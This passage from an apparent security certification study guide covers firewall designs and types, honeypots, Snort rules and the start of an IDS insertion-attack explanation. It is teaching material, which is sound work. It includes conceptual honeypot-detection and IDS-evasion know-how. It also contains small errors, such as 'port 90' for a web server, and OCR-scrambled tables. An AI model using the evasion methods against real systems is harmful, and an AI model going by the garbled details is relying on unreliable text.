- A Layer 2 device using the concept of VLANs or Private VLANs (PVLAN) for separating the traffic of two or more networks
- A dedicated host device with installed software. This host device, also acting as a proxy, filters the desired traffic while allowing the remaining traffic

Although the features above provide isolation in some sense, the following are reasons for preferring a dedicated firewall appliance (either in hardware or in software) in production environments:

Risks Protection by firewall

Access by Untrusted Entities

Deep Packet
Inspection and Protocol
Exploitation

Access Control Firewalls try to categorize the network into different portions. One portion is the trusted portion of internal LAN. Public internet interfaces are seen as an untrusted portion. Similarly, servers accessed by untrusted entities are placed in a special segment known as a Demilitarized Zone (DMZ). By allowing only specific access to these servers, like port 90 of the web server, firewalls hide the functionality of a network device, making it difficult for an attacker to understand the physical topology of the network

One of the interesting features of a dedicated firewall is its ability to inspect traffic at more than just IP and port level. By using digital certificates, Next Generation Firewalls that are available today can inspect traffic up to layer 7. A firewall can also limit the number of

established as well as half-open TCP/UDP connections to mitigate DDoS attacks

By implementing local AAA or by using ACS/ISE servers, the firewall can permit traffic based on AAA policy

Anti-virus and Protection from Infected Data By integrating IPS/IDP modules with firewall, malicious data can be detected and filtered at the edge of the network to protect end-users

Table 12-04: Firewall Risk Mitigation Features

Although a firewall provides great security features, as discussed in the table above, any misconfiguration or bad network design may result in serious consequences. Another important deciding factor when deploying a firewall in the current network design is whether the current business objectives can bear the following limitations:

• Misconfiguration and Its Consequences: The primary function of a firewall is to protect network infrastructure in a more elegant way than a traditional layer 3/2 device. Depending on the vendor and their implementation techniques, many features need to be configured for a firewall to work properly. Some of these features may include Network Address Translation (NAT), Access-Lists (ACL), AAA base policies, and so on. Misconfiguration of any of these features may result in leakage of digital assets, which may have a financial impact on the business. In short, complex devices like firewalls require deep insight and knowledge of equipment along with the general approach to deployment

• Applications and Services Support: Most firewalls use different techniques to mitigate advanced attacks. For example, NATing, one of the most commonly used features in firewalls, is used to mitigate reconnaissance attacks. In situations where network infrastructure is used to support custom-made applications, it may be necessary to re-write the whole application in order for it to work properly under the new network changes

• Latency: Just as implementing NATing on a route adds some end-to-end delay, a firewall, along with heavy processing demands, can add a noticeable delay to the network. Applications like Voice Over IP (VOIP) may require special configuration to deal with this

Another important factor to be considered when designing a network infrastructure's security policies is using the layered approach instead of relying on a single element. For example, consider the following scenario:




Figure 12-03: Positioning a Firewall in a Production Environment

The previous figure shows a typical scenario of Small Office Home Office (SOHO) and mid-sized corporate environments where the whole network infrastructure is supported by a couple of routers and switches. If the edge firewall is supposed to be the focal point of security implementation, then any slight misconfiguration may result in high scale attacks. In general, a layered security approach is followed, and packets pass through multiple security checks before hitting the intended destination.

The position of a firewall varies in different designs. In some designs, it is placed on the corporation's perimeter router while in other designs it is placed at the edge of the network, as shown in the figure 12-03. Apart from position, it is good practice to implement layered security, in which some features, such as unicast reverse path forwarding, access-lists, etc., are enabled on the perimeter router. Features such as deep packet inspection and digital signatures are matched on the firewall. If everything looks good, the packet is allowed to hit the intended destination address.

Network layer firewalls permit or drop IP traffic based on Layer 3 and 4 information. A router with access-list configured on its interfaces is a common example of a network layer firewall. Although they operate very fast, network layer firewalls do not perform deep packet inspection techniques or detect any malicious activity.

Apart from acting as the first line of defense, network layer firewalls are also deployed within internal LAN segments for enhanced layered security and isolation.

Firewall Architecture

Bastion Host

Bastion Host is a computer system placed between public and private networks. It is intended to be a crossing point through which traffic passes. The system is assigned certain roles and responsibilities. Bastion host has two interfaces, one connected to the public network and the other to a private network.




Figure 12-04: Bastion Host

Screened Subnet

Screened Subnet can be set up with a firewall with three interfaces. These three

interfaces are connected with the internal Private Network, Public Network, and Demilitarized Zone (DMZ). In this architecture, each zone is separated by another zone hence any compromise of one zone will not affect another.




Figure 12-05: Screened Subnet

Multi-homed Firewall

A Multi-homed Firewall is two or more networks where each interface is connected to its network. It increases the efficiency and reliability of a network. A firewall with two or more interfaces allows further subdivision.




Figure 12-06: Multi-homed Firewall

Demilitarized Zone (DMZ)

An IOS zone-based firewall is a specific set of rules that may help to mitigate mid-level security attacks in environments where security is implemented via routers. In Zonebased Firewalls (ZBF), device

interfaces are placed in different unique zones (inside, outside or DMZ), and then policies are applied to these zones. Naming conventions for zones must be easy to understand in order to be helpful when it comes to troubleshooting.

ZBFs also use stateful filtering, which means that if the rule is defined to permit originating traffic from one zone to another zone, for example, DMZ, then return traffic is automatically allowed. Traffic from different zones can be allowed using policies permiting traffic in each direction.

One of the advantages of applying policies on zones rather than interfaces is that whenever new changes are required at the interface level, policies are applied automatically simply by removing or adding to an interface in a particular zone.

ZBF may use the following set of features in its implementation:

- Stateful Inspection
- Packet Filtering
- URL Filtering
- Transparent Firewall
- Virtual Routing Forwarding (VRF)

This figure illustrates the scenario explained above:




Figure 12-07: Cisco IOS Zone-based Firewall Scenario

Types of Firewall

Packet Filtering Firewall

A Packet Filtering Firewall includes the use of access-lists to permit or deny traffic based on layer 3 and layer 4 information. Whenever a packet hits an ACL configured layer 3 device's interface, it checks for a match in an ACL (starting from the first line of ACL). Using an extended ACL in the Cisco device, the following information can be used to match traffic:

- Source Address
- Destination Address
- Source Port
- Destination Port
- Some extra features like TCP established sessions

This table outlines the advantages and techniques:
disadvantages of using packet filtering Advantages Disadvantages

Ease of implementation by using permit and deny statements
Cannot mitigate IP spoofing attacks. An attacker can compromise the digital assets by spoofing the IP source address to one of the permit statements in the ACL

Less CPU intensive than deep packet inspection techniques
Difficult to maintain when ACL's size grows
Configurable on almost every Cisco IOS

Even a mid-range device can perform ACL based filtering
Cannot implement filtering based on session states

In scenarios in which dynamic ports are used, a range of ports will be required to be opened in ACL, which may also be used by malicious users

Table 12-05: Advantages and Disadvantages of Packet Filtering Techniques

Circuit-level Gateway Firewall

A Circuit-level Gateway Firewall operates at the session layer of the OSI model. It captures the packet to monitor the TCP Handshake in order to validate whether the sessions are legitimate. Packets forwarded to the remote destination through a circuitlevel firewall appear to be originated from the gateway.

Application-level Firewall

An Application-level Firewall can work at layer 3 up to the layer 7 of the OSI model. Normally, a specialized or open source software running on a high-end server acts as an intermediary between client and destination address. As these firewalls can operate up to layer 7, it is possible to control moving in and out of more granular packets. Similarly, it becomes very difficult for an attacker to get the topology view of a trusted network because the connection request terminates on Application/Proxy firewalls.

Some of the advantages and disadvantages of using application/proxy firewalls are:

Advantages Disadvantages

Granular control over traffic is possible by using information up to layer 7 of the OSI model

As proxy and application, firewalls run in software. A very high-end machine may be The indirect connection between end devices make it very difficult to generate an attack

Detailed logging is possible as every session involves the firewall as an intermediary

Any commercially available hardware can be used to install and run proxy firewalls on it required to fulfil the computational requirements

Just like NAT, not every application has support for proxy firewalls and few amendments may be needed in current applications architecture

Other software may be required for the logging feature, which takes extra processing power

Along with computational power, high storage may be required in different scenarios

Table 12-06: Advantages and Disadvantages of Application/Proxy Firewalls ***Stateful Multilayer Inspection-based Firewalls***

As the name suggests, this saves the state of current sessions in a table known as a stateful database. Stateful inspection and firewalls using this technique normally deny

any traffic between trusted and untrusted interfaces. Whenever an end-device from a trusted interface wants to communicate with some destination address attached to the untrusted interface of the firewall, it will be entered in a stateful database table containing layer 3 and layer 2 information. The following table compares different features of stateful inspection-based firewalls.

Advantages
Helps in filtering
unexpected traffic
Can be implemented on a broad range of routers and firewalls
Can help in mitigating denial of service
(DDoS) attacks

Disadvantages Unable to mitigate application layer attacks
Except for TCP, other protocols do not have well-defined state information to be used by the firewall

Some applications may use more than one port for a successful operation. An application architecture review may be needed in order to work after the deployment of the stateful inspectionbased firewall.

Table 12-07 Advantages and Disadvantages of Stateful Inspection-based Firewalls

Transparent Firewalls

Most of the firewalls discussed above work on layer 3 and beyond. Transparent firewalls work exactly like the above-mentioned techniques, but the interfaces of the firewall itself are layer 2 in nature. IP addresses are not assigned to any interface - think of it as a switch with ports assigned to some VLAN. The only IP address assigned to the transparent firewall is for management purposes. Similarly, as there is no addition of an extra hop between end-devices, the user will not be aware of any new additions to the network infrastructure and custom-made applications may work without any problem.

Next Generation (NGFW) Firewalls

NGFW is a relatively new term used for the latest firewalls with advanced feature sets. This kind of firewall provides in-depth security features to mitigate known threats and malware attacks. An example of next-generation firewalls is the Cisco ASA series with FirePOWER services. NGFW provides complete visibility into network traffic users, mobile devices, Virtual Vachine (VM) to VM data communication, etc.

Personal Firewalls

A Personal Firewall is also known as a desktop firewall. It helps to protect the end-users' personal computers from general attacks from intruders. Such firewalls appear to be a great security line of defense for users who are constantly connected to the internet via DSL or cable modem. Personal firewalls help by providing inbound and outbound filtering, controlling internet connectivity to and from the computer (both in a domainbased and workgroup mode), and alerting the user of any intrusion attempts.

Honeypot

Honeypots are devices or systems deployed to trap attackers attempting to gain unauthorized access to a system or network. They are deployed in an isolated environment and are monitored. Typically, honeypots are deployed in DMZ and configured identically to a server. Any probe, malware, or infection will be immediately detected as the honeypot appears to be a legitimate part of the network.

Types of Honeypots

High-Interaction Honeypots

High-Interaction Honeypots are configured with a verity of services that are enabled to waste an attacker's time in order to obtain information about the intrusion. Multiple honeypots can be deployed on a single physical machine and can be restored if an attacker even compromises the honeypot.

Low-Interaction Honeypots

Low-Interaction Honeypots are configured to entertain only the services that are commonly requested by users. Response time, less complexity, and the need for few resources make low-interaction honeypot deployment easier compared to highinteraction honeypots.

Detecting Honeypots

The basic logic of Detecting a Honeypot in a network is probing the services. An attacker usually crafts a malicious packet to scan the services running on a system, and opens and closes the ports information. These services may be HTTPS, SMTPS, or IMAPS or something else. Once an attacker extracts the information, he/she can attempt to build a connection; the actual server will complete the process of the three-way handshake but denying a handshake indicates the presence of a honeypot. Send-Safe Honeypot Hunter, Nessus, and Hping tools can be used to detect honeypots.

IDS, Firewall, and Honeypot System

Snort

Snort is an open source intrusion prevention system that delivers the most effective and comprehensive real-time network defense solutions. Snort is capable of protocol analysis, real-time packet analysis, and logging. It can also search and filter content, detect a wide variety of attacks and probes including buffer overflows, port scans, SMB probes, and much more. Snort can also be used in various forms including as a packet sniffer, a packet logger, a network file logging device, or as a full-blown network intrusion prevention system.

Snort Rule

Rules are a criterion for performing detection against threats and vulnerabilities to the system and network, which leads to the advantage of zero-day attack detection. Unlike signatures, rules focus on detecting actual vulnerabilities. There are two ways to get Snort Rules:

1. Snort Subscriber Rule
2. Snort Community Rule

There is not much difference between Snort Subscriber Rule and Community Rule. However, subscriber rules are frequently updated on the device. A paid subscription is required to get real-time updates of Snort rules. Snort community contains all rules, but they are not updated as quickly as Snort subscriber rules are.
Snort rules are comprised of two logical sections:

1. The Rule Header

The rule header contains the rule's action, protocol, source and destination IP addresses and netmasks, and the source and destination port information.

2. The Rule Options

The rule option section contains alert messages and information on which parts of the packet should be inspected to determine whether rule action should be taken.

Categories of Snort Rules

There are different categories of Snort rule and these are frequently updated by TALOS. Some of these categories are:

Application Detection Rule Category: includes the rules for monitoring amd controlling the traffic of certain applications. These rules control the behavior and network activities of applications.

■ app-detect.rules

Black List Rules Category: includes the URL, IP address, DNS, and other rules that are determined as an indicator of malicious activities.

■ blacklist.rules

Browsers Category: includes the rule for detection of vulnerabilities in certain browsers.

■ browser-chrome.rules
■ browser-firefox.rules
■ browser-ie.rules
■ browser-webkit
■ browser-other
■ browser-plugins

Operating System Rules Category: includes rules looking for vulnerabilities in OS. ■ os-Solaris

■ os-windows
■ os-mobile
■ os-Linux
■ os-other

There are a number of categories and types of rules. *Other Intrusion Detection Tools*

- ZoneAlarm PRO Firewall 20 15
- Comodo Firewall
- Cisco ASA 1000V Cloud Firewall

Firewalls for Mobile

- Android Firewall
- Firewall IP

Honeypot Tools

- KFSensor
- SPECTER
- PatriotBox
- HIHAT

Evading IDS

Insertion Attack

An Insertion Attack is a kind of evasion of an IDS device done by taking advantage of users' blind belief in IDS. The Intrusion Detection System (IDS) assumes that accepted packets are also accepted by the end systems, but there may be a possibility that the end system rejects these packets. This type of attack particularly targets Signature-based IDS devices, to insert data into the IDS. Taking advantage of a vulnerability, an attacker can insert packets with a bad checksum or TTL values and send them out of order. The IDS and end host, when reassembling the packet, might have two different streams. For example, an attacker may send the following stream.

